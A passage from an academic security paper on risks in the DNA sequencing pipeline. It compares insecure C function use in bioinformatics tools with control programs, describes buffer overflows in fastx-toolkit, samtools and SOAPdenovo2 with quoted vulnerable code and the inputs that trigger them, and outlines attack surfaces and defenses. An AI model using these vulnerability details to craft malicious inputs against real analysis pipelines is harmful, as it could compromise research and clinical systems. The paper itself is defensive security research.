practices of common NGS programs to better under- stand the risks of DNA-based or other exploits in the real analysis pipeline. Although used broadly by biology re- searchers, many of these programs are written by small research groups and thus have likely not been subjected to serious adversarial pressure. We therefore hypothesize that the rate of serious vulnerabilities will be higher here than in more mature software (e.g., Internet services).
  • 10.
    Category Program VersionLines of Code Normalized Count (Total Count) strcat strcpy sprintf vsprintf gets static buffers NGS Analysis Preprocessing fastx-toolkit 0.0.14 3,189 0.314 (1) 0.314 (1) 0 (0) 0 (0) 0 (0) 14.425 (46) fqzcomp 4.6 2,066 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 23.233 (48) Alignment bowtie2 2.2.9 58,377 0 (0) 0 (0) 0 (0) 0 (0) 0.017 (1) 3.272 (191) bwa 0.7.15 13,496 1.926 (26) 2.223 (30) 0.222 (3) 0 (0) 0 (0) 10.966 (148) hisat2 2.0.5 80,930 0 (0) 0 (0) 0 (0) 0 (0) 0.012 (1) 2.508 (203) STAR 2.5.2b 14,760 0 (0) 0.136 (2) 0.271 (4) 0 (0) 0 (0) 3.388 (50) De novo assembly MIRA 4.0.2 69,853 0.014 (1) 0.115 (8) 0.115 (8) 0 (0) 0 (0) 1.904 (133) velvet 1.2.10 22,794 1.228 (28) 2.106 (48) 1.185 (27) 0 (0) 0 (0) 2.588 (59) SOAPdenovo2 2.04-r240 37,010 0 (0) 0.351 (13) 3.161 (117) 0 (0) 0 (0) 4.945 (183) Alignment processing samtools 1.5 56,979 0.351 (20) 0.228 (13) 0.509 (29) 0 (0) 0 (0) 3.247 (185) bcftools 1.5 77,707 0.090 (7) 0.283 (22) 0.360 (28) 0 (0) 0 (0) 4.375 (340) RNA-seq cufflinks 2.2.1 68,539 0.058 (4) 0.817 (56) 1.984 (136) 0.029 (2) 0 (0) 4.844 (332) ChIP-seq PeakSeq 1.3 6,806 0.147 (1) 3.967 (27) 3.526 (24) 0 (0) 0 (0) 7.787 (53) Control Programs Web server nginx 1.11.19 80,905 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 3.411 (276) httpd 2.4.25 173,376 0.04 (7) 0.19 (33) 0.052 (9) 0 (0) 0 (0) 3.611 (626) php 7.1.1 637,921 0.003 (2) 0.022 (14) 0.011 (7) 0.002 (1) 0 (0) 5.632 (3593) DNS server bind 9.9.10b1 255,708 0.055 (14) 0.223 (57) 0.395 (101) 0.004 (1) 0 (0) 7.426 (1899) Remote shell openssh-portable 7.4p1 89,403 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 6.264 (560) mosh 1.2.6 12,228 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 7.933 (97) File copying rsync 3.1.2 39,446 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 6.718 (265) FTP vsftpd 3.0.3 16,414 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 2.437 (40) Database postgres 9.6.1 784,516 0.088 (69) 0.312 (245) 0.454 (356) 0 (0) 0 (0) 9.964 (7817) Packet processing tcpdump 4.9.0 73,711 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 19.726 (1454) Table 1: Insecure buffer overflow signatures for NGS analysis (top half) and control programs (bottom half). The counts reported are the number of lines containing the corresponding insecure function call or static buffer declaration. Each count is normalized by the number of appearances per 1000 lines of code. scanf is not included because it was not present in any program. Program Selection. Many commonly used, open source analysis programs are written in unsafe lan- guages, like C and C++, known to be vulnerable to buffer overflow attacks. To quantify the risk of buffer overflows in NGS analysis programs, we evaluated 13 programs that operate at different stages of the analysis pipeline (see Table 1). To generate the list of programs in a sys- tematic manner, we choose 6 analysis categories: (1) preprocessing, (2) alignment, (3) de novo assembly, (4) alignment processing, (5) RNA-seq, and (6) ChiP-seq. We required at least one program from each category. We searched for programs that were open source and written in either C or C++. To ensure that all of these programs were actively used by biologists, we required that they be available as packages in the Galaxy bioinformatics work- flow system (a popular web-based analysis platform) or be part of a major effort, like the ENCODE project or the assembly of the great panda genome [14, 21, 36]. Many of them, including bwa, bowtie2, and samtools, come installed on current Illumina sequencers. The one excep- tion was the fqzcomp program, which we included be- cause we used it earlier in Section 3. We shared our find- ings about these programs with their maintainers in the hope of raising their security mindfulness. Our discus- sions with them confirmed that many had not considered the security of their software. Analysis Approach. We evaluated the risk of buffer overflow attacks in these programs by using the rec- ommendations of the OWSAP buffer overflow review guide [29]. It suggests removing insecure C library func- tion calls and checking static buffers and print format strings. To quantify this, we counted the number of lines containing commonly misused, insecure function calls (strcat, strcpy, sprintf, vsprintf, gets, and scanf) and static buffer declarations. We derived these counts using the clang-query tool, which searches the ab- stract syntax tree generated by the clang C and C++ com- piler. We analyzed only those files compiled using the default build. Function calls and buffer declarations in headers were also counted if they were included in code files, but they were ignored if they were in standard li- brary headers (like the C standard lib or Boost library). For comparison, we also computed these same metrics for 10 control programs. For these, we chose programs that were Internet connected and likely to have already received adversarial pressure. Again, we included pro- grams from 7 different categories and only considered open source programs written in C or C++. Analysis Results. The most common insecure func- tions in both the NGS and control programs were strcat, strcpy, and sprintf. The others were used infrequently, and scanf was not present in any program. The gets function appeared once in two NGS programs;
  • 11.
    NGS Control 0 1 2 3 4 5 6 7 8Countper1000LinesofCode InsecureFunction Calls NGS Control 5 10 15 20 Static Buffers Figure 4: A box plot with the average number of insecure func- tion calls (left) and number of static buffer declarations (right) in each program. Programs are separated into their correspond- ing type (NGS or control) and all counts are normalized (count / 1000 lines of code). this is notable because gets is an especially insecure function that cannot do bounds checking, which is why it was removed from the 2011 C standard [1]. Overall, there was more insecure function usage in the NGS pro- grams (Figure 4), with an average of 2.005 insecure func- tion calls present per 1000 lines of code (sd=2.299) but only 0.185 in the control programs (sd=0.304) — an 11- fold difference. Using a two-tailed t-test, this difference was found to be statistically significant (p=0.027). We hypothesized that there may be more static buffer declarations in the NGS programs due to poor cod- ing practices, but there did not appear to be a differ- ence. The NGS programs had an average of 6.729 buffer declarations per 1000 lines of code (sd=5.925), and the control programs had a similar average of 7.312 (sd=4.674). This difference was not statistically signif- icant (p=0.809). These results are only heuristics for buggy code, but the high prevalence of insecure func- tion calls in NGS programs provides evidence that the NGS analysis pipeline does not adhere to security best practices. A Deeper Dive. To delve deeper into the security of the NGS pipeline, we next looked for vulnerabilities in the 13 programs. To identify them, we compiled each NGS program with the HP Fortify static code an- alyzer, which generates reports that include possible vul- nerabilities [11]. We also manually inspected code for the insecure C library calls we noted previously. We quickly identified buffer overflow vulnerabilities in three of the NGS programs (fastx-toolkit, samtools, and SOAPdenovo2) and designed inputs that targeted these vulnerabilities to overflow buffers and crash programs (Figure 5). These vulnerabilities are described below: • fastx-toolkit. This utility generates aggregate statistics on FASTQ files. It places aggregate re- sults in a static array that is 2,000 bases long, and any reads longer than this will overflow the buffer. A check ensures that the read length does not ex- ceed a limit; however, an incorrect limit of 25,000 was used by mistake. Fittingly, a comment next to the overflowable, static buffer says, “that’s pretty ar- bitrary... should be enough for now.” • samtools. This program post-processes DNA read alignment files. In code that parses the header string of an alignment file (SAM file), it places the parsed header into the same buffer as the original unparsed header, which normally shrinks the result. However, if the header is malformed, then the parsed header grows larger than the original and will overflow the buffer. • SOAPdenovo2. This large, de novo genome assem- bler parses reads in a FASTQ file and writes them into a static buffer that is 5,000 characters long. Any reads longer than 5,000 bases will overflow the buffer. Given that the security risks of buffer overflow vulner- abilities are well known, we did not consider it within the scope of this paper to convert any of these vulnerabilities into working exploits. The aim here, to identify these three vulnerabilities and the construction of the crashing inputs, was straightforward. Thus, we suspect that these types of vulnerabilities are common. These results have implications beyond direct DNA- based exploits, which we return to in Section 7. Fore- shadowing that discussion, NGS data is commonly shared in large biological data repositories, making them a possible vector for spreading malicious files. There are also publicly available, remote servers, controlled and managed by 3rd parties, where users can upload and pro- cess data using these or similar programs. Ethics and Disclosure. Numerous software develop- ers and users are involved in the bioinformatics pipeline at large. Our findings are not specific to any single entity in this space, but rather apply broadly, across the industry as a whole. We have notified the authors of potential is- sues to the specific software packages that we analyzed, but we stress that many other software packages likely share similar types of vulnerabilities. 7 Discussion Our results, and particularly our discovery that bioin- formatics software packages do not seem to be written with adversaries in mind, suggest that the bioinformat- ics pipeline has to date not received significant adver- sarial pressure. We thus consider it critical — both as a research contribution and as a contribution to the broader community — to reflect upon a threat model for the next- gen sequencing pipeline. A concrete threat model can
  • 12.
    #define MAX_SEQ_LINE_LENGTH (25000) ... #defineMAX_SEQUENCE_LENGTH (2000) //that's pretty arbitrary... should be enough for now ... struct cycle_data cycles[MAX_SEQUENCE_LENGTH]; ... while ( fastx_read_next_record(&fastx) ) { if (strlen(fastx.nucleotides) >= MAX_SEQ_LINE_LENGTH) errx(1, "Internal error: sequence too long (on line %llu). Hard-coded max. length is %d", fastx.input_line_number, MAX_SEQ_LINE_LENGTH ) ; //for each base in the sequence... for (index=0; index<strlen(fastx.nucleotides); index++) { .... cycles[index].nucleotide[ALL].count += reads_count; // total counts cycles[index].nucleotide[nuc_index].count += reads_count ; //per-nucleotide counts .... } // header->text is a string with the entire header char * newtext = header->text; ... // This is parsed incorrectly if the header // included multiple LN:<num> in the same line sprintf(len_buf, "LN:%d", header->target_len[tid]); strcat(newtext, len_buf); int gLineLen = 5000; ... int lineLen = gLineLen; char tmpStr[lineLen]; char * str; // = tempStr ... memcpy ( str, &buf[p + 1], m - p - 1 ); Figure 5: Code fragments with buffer overflow vulnerabilities in three different NGS programs: fastx-toolkit (top), samtools (bottom left), and SOAPdenovo2 (bottom right). Text in red highlights buggy code, and text in green denotes comments we included for clarification. serve as a guideline for the community, encouraging the development of defenses and mitigation strategies as well as the investigation of future exploit vectors. We begin with a discussion on the future technological and market trends relevant for DNA sequencing, followed by a taxonomy of threats and directions for future defenses. 7.1 Future Trends DNA Sequencing. The decreasing cost, the increasing throughput, and the broader deployments of DNA se- quencing capabilities will expand the opportunities and motivations for attackers to target this pipeline, includ- ing important domains like forensics, medicine, and agri- culture. Fundamental aspects of sequencing technology itself, such as the improving accuracy and ongoing devel- opment of long read sequencers, e.g., Oxford Nanopore Technologies [8], will radically change the structure of sequencing data. DNA Synthesis. Another quickly improving technol- ogy is de novo DNA synthesis, which continues to get faster and cheaper. With novel uses of synthetically pro- duced DNA, like DNA for data storage [2, 9, 15, 28], these improvements are expected to continue. Wet Lab as a Service. There is increasing access to wet lab techniques and services by non-experts. New companies exist to provide customers with remote con- trol of a wet lab through a computer (even offering wet lab “APIs”) [35]. As these grow more prevalent, they will enable more actors, even those with scant laboratory experience, to attack the DNA sequencing pipeline. Storage and Analysis. As DNA sequencing gets cheaper, the business focus will likely shift to keep- ing, analyzing and making use of genomic information in cloud services (e.g., Illumina’s BaseSpace, Microsoft Genomics). Tools already exist to help scientists who have little programming or data science experience an- alyze DNA sequencing data. Notable examples include the Galaxy web analysis platform and the Broad Insti- tute’s cloud based variant calling workflow [3, 13]. 7.2 Attack Surfaces This section covers the attack surfaces that are present in the end-to-end DNA sequencing pipeline. Our ex- ploration of this threat model focuses on exploits and is complementary to existing efforts that protect privacy in genetic computations [12, 32, 38]. Physical DNA Exploits. Sections 3-4 discussed how DNA strands themselves could be used as a vector for injecting code and data into the sequencing pipeline. To execute such an attack, an attacker could target any facil- ity that accepts samples for sequencing and processing. Outsourced sequencing facilities are common because next-gen sequencing machines are expensive and require expertise to operate. Many facilities even provide bioin- formatics services, which means that it is not just the se- quencing machine but downstream analysis utilities that
  • 13.
    could be targetedby a DNA-based attack vector. Another method of DNA injection is to contaminate a biological tissue sample (e.g., blood, hair, and saliva) with malicious DNA that the attacker knows will be se- quenced. For example, they could send a contaminated saliva sample to a personalized genomics testing com- pany, like Sure Genomics [34]. This method creates ad- ditional challenges because the malicious DNA sample would have to survive genomic DNA extraction and sam- ple preparation, including DNA purification, quality con- trols, and library preparation. DNA data storage services are an indirect means of DNA-based code injection; the attacker would provide digital data to be written that would be encoded and syn- thesized into DNA and later sequenced when read. Multiplex Sequencing. To achieve high throughput, sequencers will continue to support high levels of sample multiplexing. However, as discussed in Section 5, sam- ple bleeding gives a side channel to attackers that can be used to influence any concurrently sequenced samples. Therefore, it is important to consider the sources of all DNA samples when sequencing. Analysis Services. Third party analysis service could be targeted if they process attacker controlled data with vulnerable software. Attackers could upload malicious files directly for processing (e.g., Galaxy) or send mali- cious data from biological instruments, like a DNA se- quencer that is integrated with a cloud service (e.g., Illu- mina’s Basespace Hub). Afterwards, the attacker would direct the analysis service to process the malicious files using a vulnerable workflow. Shared Databases. Biological data generally, and NGS results specifically, are commonly shared and ana- lyzed by different research teams. To facilitate this shar- ing, public repositories of NGS data are available for download. The NIH, the European Bioinformatics In- stitute, and the DNA Database of Japan maintain a large combined repository, called the Sequence Read Archive (SRA), which contains nearly 10 quadrillion bases of DNA [31]. Anyone who creates an account can submit sequencing files, which makes this an easy attack vector. Direct sharing of biological data, including DNA se- quences, could also occur directly between collaborators, e.g., via email. An adversary could also explore direct sharing as a potential attack vector. 7.3 Defenses In this section we categorize possible defenses to help mitigate the attacks described above. Follow Best Practices for Secure Software. Our anal- ysis suggests that the bioinformatics software commu- nity has not received significant adversarial pressure. Hence, its software is in general not hardened against at- tack. Our first recommendation is therefore to encourage the widespread adoption of standard software security best practices like input sanitization, the use of memory safe languages or bounds checking at buffers, and regular security audits. Patching is challenging because the analysis software is quite decentralized (packages are often located in in- dividually managed repositories) and not regularly up- dated. One solution is to use a centralized repository to manage updates and deliver patches, similar to the APT package manager. Packages could also be signed to ensure their authenticity. In the case of file sharing, the sequencing files themselves could be signed by ver- ified research groups before uploading them to central- ized databases. Secure Samples. In some domains, like forensics, at- tackers could be highly motivated to disrupt sequencing or cause mis-identification. In these cases, the biologi- cal sample should be tightly monitored from collection through sequencing. However, physical control of indi- vidual samples may not be sufficient to stop contamina- tion because of sample bleeding, which we discuss be- low. Minimize Sample Bleeding. Sample bleeding may make concurrently sequencing samples from untrusted sources risky. A simple solution is to enforce, by policy, that the sources of all samples are verified before they are sequenced together or else they are sequenced separately. A better solution is to reduce or detect sample bleeding with technical means. The overall rate of bleeding can be reduced by prepar- ing samples with two multiplex indices instead of one [19, 24] and by modifying the default cluster identifica- tion algorithm [25]. Another approach is to detect mis- assigned reads by cross-aligning samples against one an- other, and any found could be removed by the sequencer before returning the demultiplexed files. We encourage future research to minimize this side channel. Detect Shellcode before Synthesis. Regulations al- ready exist to prevent the synthesis of a known, dan- gerous DNA sequence. For example, DNA synthesizers are required to verify that it is not synthesizing biologi- cal viruses, like chicken pox [4–6]. While this approach works well when detecting known dangerous sequences, it could prove difficult to detect arbitrary DNA shellcode because general shellcode detection has proved difficult in other domains. For example, shellcode can be con- verted into syntactically correct English [23]. However, we still encourage researchers to find creative strategies that detect executable code in DNA.
  • 14.
    8 Conclusions Significant advancesin DNA synthesis, DNA sequenc- ing, and genomic sciences derive from tools and tech- niques not previously scrutinized for security robustness. We conducted a broad security analysis of the DNA pro- cessing pipeline, including a study of the feasibility of synthesizing DNA capable of compromising a computer program (Sections 3-4), a study of information leakage and information injection side-channels during the se- quencing process (Section 5), and a study of the general software security practices in DNA processing software (Section 6). To our knowledge, ours is the first effort to broadly consider this pipeline, and the first to demon- strate a DNA-based exploit. Informed by our results, we presented lessons for this field, which has yet to receive adversarial pressure. We strongly encourage additional research before such adversarial pressure manifests. Acknowledgements This research was supported in part by the University of Washington Tech Policy Lab, the Short-Dooley Pro- fessorship, and the Torode Family Professorship. We thank Sandy Kaplan, R.B. Kohno, Paul Ney, Jay Shen- dure, Anna Kornfeld Simpson, Lok Yan, and the mem- bers of the Molecular Information Systems Lab and the Security and Privacy Research Lab for helpful discus- sions and comments on earlier drafts of this paper. References [1] GETS(3) Linux Programmer’s Manual. Janurary 2012. [2] BORNHOLT, J., LOPEZ, R., CARMEAN, D. M., CEZE, L., SEELIG, G., AND STRAUSS, K. A DNA-based archival storage system. In Proceedings of the Twenty-First International Confer- ence on Architectural Support for Programming Languages and Operating Systems (New York, NY, USA, 2016), ASPLOS ’16, ACM, pp. 637–649. [3] Broad Institute and Google Genomics. https://www. broadinstitute.org/google. Accessed: 2017-06-28. [4] Code of Federal Reguations, “POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS”, title 7, section 331. http://www.ecfr.gov/cgi-bin/text-idx?c= ecfr&tpl=/ecfrbrowse/Title07/7cfr331_main_02.tpl. [5] Code of Federal Regulations, “POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS”, title 9, sec- tion 121. http://www.ecfr.gov/cgi-bin/text-idx?tpl= /ecfrbrowse/Title09/9cfr121_main_02.tpl. [6] Code of Federal Regulations, “SELECT AGENTS AND TOX- INS”, title 42, section 73. http://www.ecfr.gov/cgi- bin/text-idx?tpl=/ecfrbrowse/Title42/42cfr73_ main_02.tpl. [7] CHECKOWAY, S., MCCOY, D., KANTOR, B., ANDERSON, D., SHACHAM, H., SAVAGE, S., KOSCHER, K., CZESKIS, A., ROESNER, F., AND KOHNO, T. Comprehensive experimen- tal analyses of automotive attack surfaces. In Proceedings of the 20th USENIX Conference on Security (Berkeley, CA, USA, 2011), SEC’11, USENIX Association. [8] Oxford Nanopore Technologies. http://nanoporetech.com. Accessed: 2017-06-28. [9] CHURCH, G. M., GAO, Y., AND KOSURI, S. Next-generation digital information storage in DNA. Science 337, 6102 (2012), 1628–1628. [10] CLELLAND, C. T., RISCA, V., AND BANCROFT, C. Hiding messages in DNA microdots. Nature 399, 6736 (1999), 533–534. [11] Fortify static code analyzer. http://www8.hp.com/us/en/ software-solutions/static-code-analysis-sast/. Accessed: 2017-02-15. [12] FREDRIKSON, M., LANTZ, E., JHA, S., LIN, S., PAGE, D., AND RISTENPART, T. Privacy in pharmacogenetics: An end- to-end case study of personalized warfarin dosing. In USENIX Security Symposium (2014), pp. 17–32. [13] Galaxy platform. https://usegalaxy.org/. Accessed: 2017- 06-28. [14] Galaxy tool shed. https://toolshed.g2.bx.psu.edu/. Ac- cessed: 2017-02-15. [15] GOLDMAN, N., BERTONE, P., CHEN, S., DESSIMOZ, C., LEP- ROUST, E. M., SIPOS, B., AND BIRNEY, E. Towards practi- cal, high-capacity, low-maintenance information storage in syn- thesized DNA. Nature 494, 7435 (2013), 77–80. [16] HADFIELD, J. Index mis-assignment to Illumina’s PhiX control. http://core-genomics.blogspot.com/2016/10/ index-mis-assignment-to-illuminas-phix.html. Ac- cessed: 2017-02-15. [17] Breakthrough resolution. overcome limitations. solve more cases. https://www.illumina.com/areas-of-interest/ forensic-genomics.html. Accessed: 2017-02-16. [18] Is this the biggest threat yet to illumina? https: //www.fool.com/investing/general/2016/03/18/is- this-the-biggest-threat-yet-to-illumina.aspx. Accessed: 2017-06-01. [19] KIRCHER, M., SAWYER, S., AND MEYER, M. Double indexing overcomes inaccuracies in multiplex sequencing on the illumina platform. Nucleic acids research (2011), gkr771. [20] KOSCHER, K., CZESKIS, A., ROESNER, F., PATEL, S., KOHNO, T., CHECKOWAY, S., MCCOY, D., KANTOR, B., AN- DERSON, D., SHACHAM, H., AND SAVAGE, S. Experimental security analysis of a modern automobile. In Proceedings of the 2010 IEEE Symposium on Security and Privacy (Washington, DC, USA, 2010), SP ’10, IEEE Computer Society, pp. 447–462. [21] LI, R., FAN, W., TIAN, G., ZHU, H., HE, L., CAI, J., HUANG, Q., CAI, Q., LI, B., BAI, Y., ET AL. The sequence and de novo assembly of the giant panda genome. Nature 463, 7279 (2010), 311–317. [22] LIAN, W., SHACHAM, H., AND SAVAGE, S. Too lejit to quit: Extending JIT spraying to ARM. In 22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015 (2015), The Internet Soci- ety. [23] MASON, J., SMALL, S., MONROSE, F., AND MACMANUS, G. English shellcode. In Proceedings of the 16th ACM conference on Computer and communications security (2009), ACM, pp. 524– 533. [24] Minimize index hopping in multiplexed runs. https: //www.illumina.com/science/education/minimizing- index-hopping.html. Accessed: 2017-06-28. [25] MITRA, A., SKRZYPCZAK, M., GINALSKI, K., ROWICKA, M., AND OUDEJANS, C. Strategies for achieving high sequencing accuracy for low diversity samples and avoiding sample bleeding using illumina platform. PLoS One 10, 4 (2015). [26] ONE, A. Smashing The Stack For Fun And Profit. Phrack 49 (1996). [27] OREGON STATE UNIVERSITY. Illumina barcodes. http://cgrb.oregonstate.edu/core/illumina-hiseq-
  • 15.
    3000/illumina-barcodes. Accessed: 2017-02-15. [28]ORGANICK, L., ANG, S. D., CHEN, Y.-J., LOPEZ, R., YEKHANIN, S., MAKARYCHEV, K., RACZ, M. Z., KAMATH, G., GOPALAN, P., NGUYEN, B., TAKAHASHI, C., NEWMAN, S., PARKER, H.-Y., RASHTCHIAN, C., STEWART, K., GUPTA, G., CARLSON, R., MULLIGAN, J., CARMEAN, D., SEELIG, G., CEZE, L., AND STRAUSS, K. Scaling up DNA data storage and random access retrieval. bioRxiv (2017). [29] OWASP. Reviewing code for buffer overruns and over- flows. https://www.owasp.org/index.php/Reviewing_ Code_for_Buffer_Overruns_and_Overflows. Accessed: 2017-02-15. [30] PACIFIC BIOSCIENCES OF CALIFORNIA. Smrt sequencing: Read lengths. http://www.pacb.com/smrt-science/smrt- sequencing/read-lengths/. Accessed: 2017-02-16. [31] Sequence Read Archive. https://trace.ncbi.nlm.nih. gov/Traces/sra/. Accessed: 2017-02-16. [32] SHI, X., AND WU, X. An overview of human genetic privacy. Annals of the New York Academy of Sciences 1387, 1 (2017), 61– 72. [33] SINHA, R., STANLEY, G., GULATI, G. S., EZRAN, C., TRAVAGLINI, K. J., WEI, E., CHAN, C. K. F., NABHAN, A. N., SU, T., MORGANTI, R. M., ET AL. Index switching causes spreading-of-signal among multiplexed samples in illu- mina hiseq 4000 dna sequencing. bioRxiv (2017), 125724. [34] Sure Genomics. http://www.suregenomics.com/. Ac- cessed: 2017-06-28. [35] The automated lab. https://www.nature.com/news/the- automated-lab-1.16429. Accessed: 2017-06-28. [36] UC SANTA CRUZ. Software tools used to create the ENCODE resource. https://genome.ucsc.edu/ENCODE/ encodeTools.html. Accessed: 2017-02-15. [37] UNTERGASSER, A., CUTCUTACHE, I., KORESSAAR, T., YE, J., FAIRCLOTH, B. C., REMM, M., AND ROZEN, S. G. Primer3 - new capabilities and interfaces. Nucleic acids research 40, 15 (2012), e115–e115. [38] WANG, S., BONOMI, L., DAI, W., CHEN, F., CHEUNG, C., BLOSS, C. S., CHENG, S., AND JIANG, X. Big data privacy in biomedical research. IEEE Transactions on Big Data (2016), 1–1. [39] WETTERSTRAND, K. Dna sequencing costs: Data from the nhgri genome sequencing program (gsp). http://www.genome.gov/ sequencingcostsdata. Accessed: 2017-02-16.